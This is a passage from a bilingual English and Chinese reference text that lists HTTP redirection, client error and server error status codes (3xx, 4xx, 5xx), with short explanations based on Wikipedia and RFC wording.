This class of status code indicates that further action needs to be taken by the user agent to fulfil the request. The action required may be carried out by the user agent without interaction with the user if and only if the method used in the second request is GET or HEAD. A user agent should not automatically redirect a request more than five times, since such redirections usually indicate an infinite loop.

- 300 Multiple Choices
  Indicates multiple options for the resource that the client may follow. It, for instance, could be used to present different format options for video, list files with different extensions, or word sense disambiguation.[2]
- 301 Moved Permanently
  This and all future requests should be directed to the given URI.[2]
- 302 Found
  This is an example of industry practice contradicting the standard.[2] The HTTP/1.0 specifi-

cation (RFC 1945) required the client to perform a temporary redirect (the original describing phrase was "Moved Temporarily"),[6] but popular browsers implemented 302 with the functionality of a 303 See Other. Therefore, HTTP/1.1 added status codes 303 and 307 to distinguish between the two behaviours.[7] However, some Web applications and frameworks use the 302 status code as if it were the 303.[8]

- 303 See Other (since HTTP/1.1)
  The response to the request can be found under another URI using a GET method. When received in response to a POST (or PUT/DELETE), it should be assumed that the server has received the data and the redirect should be issued with a separate GET message.[2]
- 304 Not Modified
  Indicates that the resource has not been modified since the version specified by the request headers If-Modified-Since or If-Match.[2] This means that there is no need to retransmit the resource, since the client still has a previously-downloaded copy.
- 305 Use Proxy (since HTTP/1.1)
  The requested resource is only available through a proxy, whose address is provided in the response.[2] Many HTTP clients (such as Mozilla[9] and Internet Explorer) do not correctly handle responses with this status code, primarily for security reasons.[citation needed]
- 306 Switch Proxy
  No longer used.[2] Originally meant "Subsequent requests should use the specified proxy."[10]
- 307 Temporary Redirect (since HTTP/1.1)
  In this case, the request should be repeated with another URI; however, future requests should still use the original URI.[2] In contrast to how 302 was historically implemented, the request method is not allowed to be changed when reissuing the original request. For instance, a POST request should be repeated using another POST request.[11]
- 308 Permanent Redirect (approved as experimental RFC)[12]
  The request, and all future requests should be repeated using another URI. 307 and 308 (as proposed) parallel the behaviours of 302 and 301, but do not allow the HTTP method to change. So, for example, submitting a form to a permanently redirected resource may continue smoothly.

47.6 3xx 重定向

这类状态码代表需要客户端采取进一步的操作才能完成请求。通常，这些状态码用来重定向，后续的请求地址（重定向目标）在本次响应的 Location 域中指明。

当且仅当后续的请求所使用的方法是 GET 或者 HEAD 时，用户浏览器才可以在没有用户介入的情况下自动提交所需要的后续请求。客户端应当自动监测无限循环重定向（例

如：A→B→C→……→A 或 A→A），因为这会导致服务器和客户端大量不必要的资源消耗。按照 HTTP/1.0 版规范的建议，浏览器不应自动访问超过 5 次的重定向。

- 300 Multiple Choices
  被请求的资源有一系列可供选择的回馈信息，每个都有自己特定的地址和浏览器驱动的商议信息。用户或浏览器能够自行选择一个首选的地址进行重定向。
  除非这是一个 HEAD 请求，否则该响应应当包括一个资源特性及地址的列表的实体，以便用户或浏览器从中选择最合适的重定向地址。这个实体的格式由 Content-Type 定义的格式所决定。浏览器可能根据响应的格式以及浏览器自身能力，自动作出最合适的选择。当然，RFC 2616 规范并没有规定这样的自动选择该如何进行。
  如果服务器本身已经有了首选的回馈选择，那么在 Location 中应当指明这个回馈的 URI；浏览器可能会将这个 Location 值作为自动重定向的地址。此外，除非额外指定，否则这个响应也是可缓存的。
- 301 Moved Permanently
  被请求的资源已永久移动到新位置，并且将来任何对此资源的引用都应该使用本响应返回的若干个 URI 之一。如果可能，拥有链接编辑功能的客户端应当自动把请求的地址修改为从服务器反馈回来的地址。除非额外指定，否则这个响应也是可缓存的。
  新的永久性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。
  如果这不是一个 GET 或者 HEAD 请求，因此浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。
  注意：对于某些使用 HTTP/1.0 协议的浏览器，当它们发送的 POST 请求得到了一个 301 响应的话，接下来的重定向请求将会变成 GET 方式。
- 302 Found
  请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的，客户端应当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指定的情况下，这个响应才是可缓存的。
  新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。
  如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。
  注意：虽然 RFC 1945 和 RFC 2068 规范不允许客户端在重定向时改变请求的方法，但是很多现存的浏览器将 302 响应视作为 303 响应，并且使用 GET 方式访问在 Location 中规定的 URI，而无视原先请求的方法。状态码 303 和 307 被添加了进来，用以明确服务器期待客户端进行何种反应。
- 303 See Other
  对应当前请求的响应可以在另一个 URI 上被找到，而且客户端应当采用 GET 的方式

访问那个资源。这个方法的存在主要是为了允许由脚本激活的 POST 请求输出重定向到一个新的资源。这个新的 URI 不是原始资源的替代引用。同时，303 响应禁止被缓存。当然，第二个请求（重定向）可能被缓存。

新的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。

注意：许多 HTTP/1.1 版以前的浏览器不能正确理解 303 状态。如果需要考虑与这些浏览器之间的互动，302 状态码应该可以胜任，因为大多数的浏览器处理 302 响应时的方式恰恰就是上述规范要求客户端处理 303 响应时应当做的。

- 304 Not Modified

  如果客户端发送了一个带条件的 GET 请求且该请求已被允许，而文档的内容（自上次访问以来或者根据请求的条件）并没有改变，则服务器应当返回这个状态码。304 响应禁止包含消息体，因此始终以消息头后的第一个空行结尾。

  该响应必须包含以下的头信息：

  - Date，除非这个服务器没有时钟。假如没有时钟的服务器也遵守这些规则，那么代理服务器以及客户端可以自行将 Date 字段添加到接收到的响应头中去（正如 RFC 2068 中规定的一样），缓存机制将会正常工作。
  - ETag 和/或 Content-Location，假如同样的请求本应返回 200 响应。
  - Expires, Cache-Control，和／或 Vary，假如其值可能与之前相同变量的其他响应对应的值不同的话。

  假如本响应请求使用了强缓存验证，那么本次响应不应该包含其他实体头；否则（例如，某个带条件的 GET 请求使用了弱缓存验证），本次响应禁止包含其他实体头；这避免了缓存了的实体内容和更新了的实体头信息之间的不一致。

  假如某个 304 响应指明了当前某个实体没有缓存，那么缓存系统必须忽视这个响应，并且重复发送不包含限制条件的请求。

  假如接收到一个要求更新某个缓存条目的 304 响应，那么缓存系统必须更新整个条目以反映所有在响应中被更新的字段的值。

- 305 Use Proxy

  被请求的资源必须通过指定的代理才能被访问。Location 域中将给出指定的代理所在的 URI 信息，接收者需要重复发送一个单独的请求，通过这个代理才能访问相应资源。只有原始服务器才能创建 305 响应。

  注意：RFC 2068 中没有明确 305 响应是为了重定向一个单独的请求，而且只能被原始服务器创建。忽视这些限制可能导致严重的安全后果。

- 306 Switch Proxy

  在最新版的规范中，306 状态码已经不再被使用。

- 307 Temporary Redirect

  请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的，客户端应

当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指定的情况下，这个响应才是可缓存的。
新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。因为部分浏览器不能识别 307 响应，因此需要添加上述必要信息以便用户能够理解并向新的 URI 发出访问请求。
如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。

47.7 4xx Client Error

The 4xx class of status code is intended for cases in which the client seems to have erred. Except when responding to a HEAD request, the server should include an entity containing an explanation of the error situation, and whether it is a temporary or permanent condition. These status codes are applicable to any request method. User agents should display any included entity to the user.

- 400 Bad Request The request cannot be fulfilled due to bad syntax.[2]
- 401 Unauthorized Similar to 403 Forbidden, but specifically for use when authentication is required and has failed or has not yet been provided.[2] The response must include a WWW-Authenticate header field containing a challenge applicable to the requested resource. See Basic access authentication and Digest access authentication.
- 402 Payment Required Reserved for future use.[2] The original intention was that this code might be used as part of some form of digital cash or micropayment scheme, but that has not happened, and this code is not usually used. YouTube uses this status if a particular IP address has made excessive requests, and requires the person to enter a CAPTCHA.
- 403 Forbidden The request was a valid request, but the server is refusing to respond to it.[2] Unlike a 401 Unauthorized response, authenticating will make no difference.[2] On servers where authentication is required, this commonly means that the provided credentials were successfully authenticated but that the credentials still do not grant the client permission to access the resource (e.g., a recognized user attempting to access restricted content).
- 404 Not Found The requested resource could not be found but may be available again in the future.[2] Subsequent requests by the client are permissible.
- 405 Method Not Allowed A request was made of a resource using a request method not supported by that resource;[2] for example, using GET on a form which requires data to be presented via POST, or using PUT on a read-only resource.
- 406 Not Acceptable The requested resource is only capable of generating content not acceptable according to the Accept headers sent in the request.[2]
- 407 Proxy Authentication Required The client must first authenticate itself with the proxy.[2]

- 408 Request Timeout The server timed out waiting for the request.[2] According to W3 HTTP specifications: "The client did not produce a request within the time that the server was prepared to wait. The client MAY repeat the request without modifications at any later time."
- 409 Conflict Indicates that the request could not be processed because of conflict in the request, such as an edit conflict in the case of multiple updates.[2]
- 410 Gone Indicates that the resource requested is no longer available and will not be available again.[2] This should be used when a resource has been intentionally removed and the resource should be purged. Upon receiving a 410 status code, the client should not request the resource again in the future. Clients such as search engines should remove the resource from their indices. Most use cases do not require clients and search engines to purge the resource, and a "404 Not Found" may be used instead.
- 411 Length Required The request did not specify the length of its content, which is required by the requested resource.[2]
- 412 Precondition Failed The server does not meet one of the preconditions that the requester put on the request.[2]
- 413 Request Entity Too Large The request is larger than the server is willing or able to process.[2]
- 414 Request-URI Too Long The URI provided was too long for the server to process.[2] Often the result of too much data being encoded as a query-string of a GET request, in which case it should be converted to a POST request.
- 415 Unsupported Media Type The request entity has a media type which the server or resource does not support.[2] For example, the client uploads an image as image/svg+xml, but the server requires that images use a different format.
- 416 Requested Range Not Satisfiable The client has asked for a portion of the file, but the server cannot supply that portion.[2] For example, if the client asked for a part of the file that lies beyond the end of the file.[2]
- 417 Expectation Failed The server cannot meet the requirements of the Expect request-header field.[2]
- 418 I'm a teapot (RFC 2324) This code was defined in 1998 as one of the traditional IETF April Fools' jokes, in RFC 2324, Hyper Text Coffee Pot Control Protocol, and is not expected to be implemented by actual HTTP servers.
- 419 Authentication Timeout (not in RFC 2616) Not a part of the HTTP standard, 419 Authentication Timeout denotes that previously valid authentication has expired. It is used as an alternative to 401 Unauthorized in order to differentiate from otherwise authenticated clients being denied access to specific server resources[citation needed].
- 420 Method Failure (Spring Framework) Not part of the HTTP standard, but defined by Spring

in the HttpStatus class to be used when a method failed. This status code is deprecated by Spring.

- 420 Enhance Your Calm (Twitter) Not part of the HTTP standard, but returned by the Twitter Search and Trends API when the client is being rate limited.[13] Other services may wish to implement the 429 Too Many Requests response code instead.
- 422 Unprocessable Entity (WebDAV; RFC 4918) The request was well-formed but was unable to be followed due to semantic errors.[4]
- 423 Locked (WebDAV; RFC 4918) The resource that is being accessed is locked.[4]
- 424 Failed Dependency (WebDAV; RFC 4918) The request failed due to failure of a previous request (e.g., a PROPPATCH).[4]
- 424 Method Failure (WebDAV)[14] Indicates the method was not executed on a particular resource within its scope because some part of the method's execution failed causing the entire method to be aborted.
- 425 Unordered Collection (Internet draft) Defined in drafts of "WebDAV Advanced Collections Protocol",[15] but not present in "Web Distributed Authoring and Versioning (WebDAV) Ordered Collections Protocol".[16]
- 426 Upgrade Required (RFC 2817) The client should switch to a different protocol such as TLS/1.0.[17]
- 428 Precondition Required (RFC 6585) The origin server requires the request to be conditional. Intended to prevent "the 'lost update' problem, where a client GETs a resource's state, modifies it, and PUTs it back to the server, when meanwhile a third party has modified the state on the server, leading to a conflict."[18]
- 429 Too Many Requests (RFC 6585) The user has sent too many requests in a given amount of time. Intended for use with rate limiting schemes.[18]
- 431 Request Header Fields Too Large (RFC 6585) The server is unwilling to process the request because either an individual header field, or all the header fields collectively, are too large.[18]
- 440 Login Timeout (Microsoft) A Microsoft extension. Indicates that your session has expired.[19]
- 444 No Response (Nginx) Used in Nginx logs to indicate that the server has returned no information to the client and closed the connection (useful as a deterrent for malware).
- 449 Retry With (Microsoft) A Microsoft extension. The request should be retried after performing the appropriate action.[20] Often search-engines or custom applications will ignore required parameters. Where no default action is appropriate, the Aviongoo website sends a "HTTP/1.1 449 Retry with valid parameters: param1, param2, . . ." response. The applications may choose to learn, or not.
- 450 Blocked by Windows Parental Controls (Microsoft) A Microsoft extension. This error is

given when Windows Parental Controls are turned on and are blocking access to the given webpage.[21]

- 451 Unavailable For Legal Reasons (Internet draft) Defined in the internet draft "A New HTTP Status Code for Legally-restricted Resources".[22] Intended to be used when resource access is denied for legal reasons, e.g. censorship or government-mandated blocked access. A reference to the 1953 dystopian novel Fahrenheit 451, where books are outlawed.[23]
- 451 Redirect (Microsoft) Used in Exchange ActiveSync if there either is a more efficient server to use or the server can't access the users' mailbox.[24] The client is supposed to re-run the HTTP Autodiscovery protocol to find a better suited server.[25]
- 494 Request Header Too Large (Nginx) Nginx internal code similar to 431 but it was introduced earlier.[26][original research?]
- 495 Cert Error (Nginx) Nginx internal code used when SSL client certificate error occurred to distinguish it from 4XX in a log and an error page redirection.
- 496 No Cert (Nginx) Nginx internal code used when client didn't provide certificate to distinguish it from 4XX in a log and an error page redirection.
- 497 HTTP to HTTPS (Nginx) Nginx internal code used for the plain HTTP requests that are sent to HTTPS port to distinguish it from 4XX in a log and an error page redirection.
- 499 Client Closed Request (Nginx) Used in Nginx logs to indicate when the connection has been closed by client while the server is still processing its request, making server unable to send a status code back.[27]

47.8 4xx 请求错误

这类的状态码代表了客户端看起来可能发生了错误，妨碍了服务器的处理。除非响应的是一个 HEAD 请求，否则服务器就应该返回一个解释当前错误状况的实体，以及这是临时的还是永久性的状况。这些状态码适用于任何请求方法。浏览器应当向用户显示任何包含在此类错误响应中的实体内容。

如果错误发生时客户端正在传送数据，那么使用 TCP 的服务器实现应当仔细确保在关闭客户端与服务器之间的连接之前，客户端已经收到了包含错误信息的数据包。如果客户端在收到错误信息后继续向服务器发送数据，服务器的 TCP 栈将向客户端发送一个重置数据包，以清除该客户端所有还未识别的输入缓冲，以免这些数据被服务器上的应用程序读取并干扰后者。

- 400 Bad Request
  由于包含语法错误，当前请求无法被服务器理解。除非进行修改，否则客户端不应该重复提交这个请求。
- 401 Unauthorized

当前请求需要用户验证。该响应必须包含一个适用于被请求资源的 WWW-Authenticate 信息头用以询问用户信息。客户端可以重复提交一个包含恰当的 Authorization 头信息的请求。如果当前请求已经包含了 Authorization 证书，那么 401 响应代表着服务器验证已经拒绝了那些证书。如果 401 响应包含了与前一个响应相同的身份验证询问，且浏览器已经至少尝试了一次验证，那么浏览器应当向用户展示响应中包含的实体信息，因为这个实体信息中可能包含了相关诊断信息。参见 RFC 2617。

- 402 Payment Required
  该状态码是为了将来可能的需求而预留的。
- 403 Forbidden
  服务器已经理解请求，但是拒绝执行它。与 401 响应不同的是，身份验证并不能提供任何帮助，而且这个请求也不应该被重复提交。如果这不是一个 HEAD 请求，而且服务器希望能够讲清楚为何请求不能被执行，那么就应该在实体内描述拒绝的原因。当然服务器也可以返回一个 404 响应，假如它不希望让客户端获得任何信息。
- 404 Not Found 请求失败，请求所希望得到的资源未被在服务器上发现。没有信息能够告诉用户这个状况到底是暂时的还是永久的。假如服务器知道情况的话，应当使用 410 状态码来告知旧资源因为某些内部的配置机制问题，已经永久的不可用，而且没有任何可以跳转的地址。404 这个状态码被广泛应用于当服务器不想揭示到底为何请求被拒绝或者没有其他适合的响应可用的情况下。
- 405 Method Not Allowed
  请求行中指定的请求方法不能被用于请求相应的资源。该响应必须返回一个 Allow 头信息用以表示出当前资源能够接受的请求方法的列表。
  鉴于 PUT，DELETE 方法会对服务器上的资源进行写操作，因而绝大部分的网页服务器都不支持或者在默认配置下不允许上述请求方法，对于此类请求均会返回 405 错误。
- 406 Not Acceptable
  请求的资源的内容特性无法满足请求头中的条件，因而无法生成响应实体。
  除非这是一个 HEAD 请求，否则该响应就应当返回一个包含可以让用户或者浏览器从中选择最合适的实体特性以及地址列表的实体。实体的格式由 Content-Type 头中定义的媒体类型决定。浏览器可以根据格式及自身能力自行作出最佳选择。但是，规范中并没有定义任何作出此类自动选择的标准。
- 407 Proxy Authentication Required
  与 401 响应类似，只不过客户端必须在代理服务器上进行身份验证。代理服务器必须返回一个 Proxy-Authenticate 用以进行身份询问。客户端可以返回一个 Proxy-Authorization 信息头用以验证。参见 RFC 2617。
- 408 Request Timeout
  请求超时。客户端没有在服务器预备等待的时间内完成一个请求的发送。客户端可以随时再次提交这一请求而无需进行任何更改。

- 409 Conflict
  由于和被请求的资源的当前状态之间存在冲突，请求无法完成。这个代码只允许用在这样的情况下才能被使用：用户被认为能够解决冲突，并且会重新提交新的请求。该响应应当包含足够的信息以便用户发现冲突的源头。
  冲突通常发生于对 PUT 请求的处理中。例如，在采用版本检查的环境下，某次 PUT 提交的对特定资源的修改请求所附带的版本信息与之前的某个（第三方）请求向冲突，那么此时服务器就应该返回一个 409 错误，告知用户请求无法完成。此时，响应实体中很可能会包含两个冲突版本之间的差异比较，以便用户重新提交归并以后的新版本。
- 410 Gone
  被请求的资源在服务器上已经不再可用，而且没有任何已知的转发地址。这样的状况应当被认为是永久性的。如果可能，拥有链接编辑功能的客户端应当在获得用户许可后删除所有指向这个地址的引用。如果服务器不知道或者无法确定这个状况是否是永久的，那么就应该使用 404 状态码。除非额外说明，否则这个响应是可缓存的。
  410 响应的目的主要是帮助网站管理员维护网站，通知用户该资源已经不再可用，并且服务器拥有者希望所有指向这个资源的远端连接也被删除。这类事件在限时、增值服务中很普遍。同样，410 响应也被用于通知客户端在当前服务器站点上，原本属于某个个人的资源已经不再可用。当然，是否需要把所有永久不可用的资源标记为'410 Gone'，以及是否需要保持此标记多长时间，完全取决于服务器拥有者。
- 411 Length Required
  服务器拒绝在没有定义 Content-Length 头的情况下接受请求。在添加了表明请求消息体长度的有效 Content-Length 头之后，客户端可以再次提交该请求。
- 412 Precondition Failed
  服务器在验证在请求的头字段中给出先决条件时，没能满足其中的一个或多个。这个状态码允许客户端在获取资源时在请求的元信息（请求头字段数据）中设置先决条件，以此避免该请求方法被应用到其希望的内容以外的资源上。
- 413 Request Entity Too Large
  服务器拒绝处理当前请求，因为该请求提交的实体数据大小超过了服务器愿意或者能够处理的范围。此种情况下，服务器可以关闭连接以免客户端继续发送此请求。如果这个状况是临时的，服务器应当返回一个 Retry-After 的响应头，以告知客户端可以在多少时间以后重新尝试。
- 414 Request-URI Too Long
  请求的 URI 长度超过了服务器能够解释的长度，因此服务器拒绝对该请求提供服务。这比较少见，通常的情况包括：
  本应使用 POST 方法的表单提交变成了 GET 方法，导致查询字符串（Query String）过长。重定向 URI“黑洞”，例如每次重定向把旧的 URI 作为新的 URI 的一部分，导致

在若干次重定向后 URI 超长。
客户端正在尝试利用某些服务器中存在的安全漏洞攻击服务器。这类服务器使用固定长度的缓冲读取或操作请求的 URI，当 GET 后的参数超过某个数值后，可能会产生缓冲区溢出，导致任意代码被执行 [1]。没有此类漏洞的服务器，应当返回 414 状态码。

- 415 Unsupported Media Type
  对于当前请求的方法和所请求的资源，请求中提交的实体并不是服务器中所支持的格式，因此请求被拒绝。
- 416 Requested Range Not Satisfiable
  如果请求中包含了 Range 请求头，并且 Range 中指定的任何数据范围都与当前资源的可用范围不重合，同时请求中又没有定义 If-Range 请求头，那么服务器就应当返回 416 状态码。
  假如 Range 使用的是字节范围，那么这种情况就是指请求指定的所有数据范围的首字节位置都超过了当前资源的长度。服务器也应当在返回 416 状态码的同时，包含一个 Content-Range 实体头，用以指明当前资源的长度。这个响应也被禁止使用 multipart/byteranges 作为其 Content-Type。
- 417 Expectation Failed
  在请求头 Expect 中指定的预期内容无法被服务器满足，或者这个服务器是一个代理服务器，它有明显的证据证明在当前路由的下一个节点上，Expect 的内容无法被满足。
- 418 I'm a teapot
  本操作码是在 1998 年作为 IETF 的传统愚人节笑话, 在 RFC 2324 超文本咖啡壶控制协议中定义的，并不需要在真实的 HTTP 服务器中定义。
- 421 There are too many connections from your internet address
  从当前客户端所在的 IP 地址到服务器的连接数超过了服务器许可的最大范围。通常，这里的 IP 地址指的是从服务器上看到的客户端地址（比如用户的网关或者代理服务器地址)。在这种情况下，连接数的计算可能涉及到不止一个终端用户。
- 422 Unprocessable Entity
  请求格式正确，但是由于含有语义错误，无法响应。（RFC 4918 WebDAV）
- 423 Locked
  当前资源被锁定。（RFC 4918 WebDAV）
- 424 Failed Dependency
  由于之前的某个请求发生的错误，导致当前请求失败，例如 PROPPATCH。（RFC 4918 WebDAV）
- 425 Unordered Collection
  在 WebDav Advanced Collections 草案中定义，但是未出现在《WebDAV 顺序集协议》（RFC 3658）中。
- 426 Upgrade Required

客户端应当切换到 TLS/1.0。（RFC 2817）

- 449 Retry With
  由微软扩展，代表请求应当在执行完适当的操作后进行重试。

47.9 5xx Server Error

The server failed to fulfill an apparently valid request.

Response status codes beginning with the digit ”5” indicate cases in which the server is aware that it has encountered an error or is otherwise incapable of performing the request. Except when responding to a HEAD request, the server should include an entity containing an explanation of the error situation, and indicate whether it is a temporary or permanent condition. Likewise, user agents should display any included entity to the user. These response codes are applicable to any request method.

- 500 Internal Server Error A generic error message, given when no more specific message is suitable.[2]
- 501 Not Implemented The server either does not recognize the request method, or it lacks the ability to fulfill the request.[2] Usually this implies future availability (e.g., a new feature of a web-service API).
- 502 Bad Gateway The server was acting as a gateway or proxy and received an invalid response from the upstream server.[2]
- 503 Service Unavailable The server is currently unavailable (because it is overloaded or down for maintenance).[2] Generally, this is a temporary state. Sometimes, this can be permanent as well on test servers.
- 504 Gateway Timeout The server was acting as a gateway or proxy and did not receive a timely response from the upstream server.[2]
- 505 HTTP Version Not Supported The server does not support the HTTP protocol version used in the request.[2]
- 506 Variant Also Negotiates (RFC 2295) Transparent content negotiation for the request results in a circular reference.[28]
- 507 Insufficient Storage (WebDAV; RFC 4918) The server is unable to store the representation needed to complete the request.[4]
- 508 Loop Detected (WebDAV; RFC 5842) The server detected an infinite loop while processing the request (sent in lieu of 208 Not Reported).
- 509 Bandwidth Limit Exceeded (Apache bw/limited extension) This status code, while used by many servers, is not specified in any RFCs.
- 510 Not Extended (RFC 2774) Further extensions to the request are required for the server to

fulfill it.[29]

- 511 Network Authentication Required (RFC 6585) The client needs to authenticate to gain network access. Intended for use by intercepting proxies used to control access to the network (e.g., "captive portals" used to require agreement to Terms of Service before granting full Internet access via a Wi-Fi hotspot).[18]
- 520 Origin Error (Cloudflare) This status code is not specified in any RFCs, but is used by Cloudflare's reverse proxies to signal an "unknown connection issue between CloudFlare and the origin web server" to a client in front of the proxy.
- 522 Connection timed out The server connection timed out.
- 523 Proxy Declined Request (Cloudflare) This status code is not specified in any RFCs, but is used by Cloudflare's reverse proxies to signal a resource that has been blocked by the administrator of the website or proxy itself.
- 524 A timeout occurred (Cloudflare) This status code is not specified in any RFCs, but is used by Cloudflare's reverse proxies to signal a network read timeout behind the proxy to a client in front of the proxy.
- 598 Network read timeout error (Unknown) This status code is not specified in any RFCs, but is used by Microsoft HTTP proxies to signal a network read timeout behind the proxy to a client in front of the proxy.[citation needed]
- 599 Network connect timeout error (Unknown) This status code is not specified in any RFCs, but is used by Microsoft HTTP proxies to signal a network connect timeout behind the proxy to a client in front of the proxy.

47.10 5xx 服务器错误

这类状态码代表了服务器在处理请求的过程中有错误或者异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。除非这是一个 HEAD 请求，否则服务器应当包含一个解释当前错误状态以及这个状况是临时的还是永久的解释信息实体。浏览器应当向用户展示任何在当前响应中被包含的实体。

这些状态码适用于任何响应方法。

- 500 Internal Server Error
  服务器遇到了一个未曾预料的状况，导致了它无法完成对请求的处理。一般来说，这个问题都会在服务器的程序码出错时出现。
- 501 Not Implemented
  服务器不支持当前请求所需要的某个功能。当服务器无法识别请求的方法，并且无法支持其对任何资源的请求。
- 502 Bad Gateway

作为网关或者代理工作的服务器尝试执行请求时，从上游服务器接收到无效的响应。

- 503 Service Unavailable
  由于临时的服务器维护或者过载，服务器当前无法处理请求。这个状况是临时的，并且将在一段时间以后恢复。如果能够预计延迟时间，那么响应中可以包含一个 Retry-After 头用以标明这个延迟时间。如果没有给出这个 Retry-After 信息，那么客户端应当以处理 500 响应的方式处理它。
- 504 Gateway Timeout
  作为网关或者代理工作的服务器尝试执行请求时，未能及时从上游服务器（URI 标识出的服务器，例如 HTTP、FTP、LDAP）或者辅助服务器（例如 DNS）收到响应。
  注意：某些代理服务器在 DNS 查询超时时会返回 400 或者 500 错误
- 505 HTTP Version Not Supported
  服务器不支持，或者拒绝支持在请求中使用的 HTTP 版本。这暗示着服务器不能或不愿使用与客户端相同的版本。响应中应当包含一个描述了为何版本不被支持以及服务器支持哪些协议的实体。
- 506 Variant Also Negotiates
  由《透明内容协商协议》（RFC 2295）扩展，代表服务器存在内部配置错误：被请求的协商变元资源被配置为在透明内容协商中使用自己，因此在一个协商处理中不是一个合适的重点。
- 507 Insufficient Storage
  服务器无法存储完成请求所必须的内容。这个状况被认为是临时的。WebDAV（RFC 4918）
- 509 Bandwidth Limit Exceeded
  服务器达到带宽限制。这不是一个官方的状态码，但是仍被广泛使用。
- 510 Not Extended
  获取资源所需要的策略并没有没满足。（RFC 2774）

Bibliography

[1] Wikipedia. Http status codes, 1991. URL http://en.wikipedia.org/wiki/List_of_HTTP_status_codes.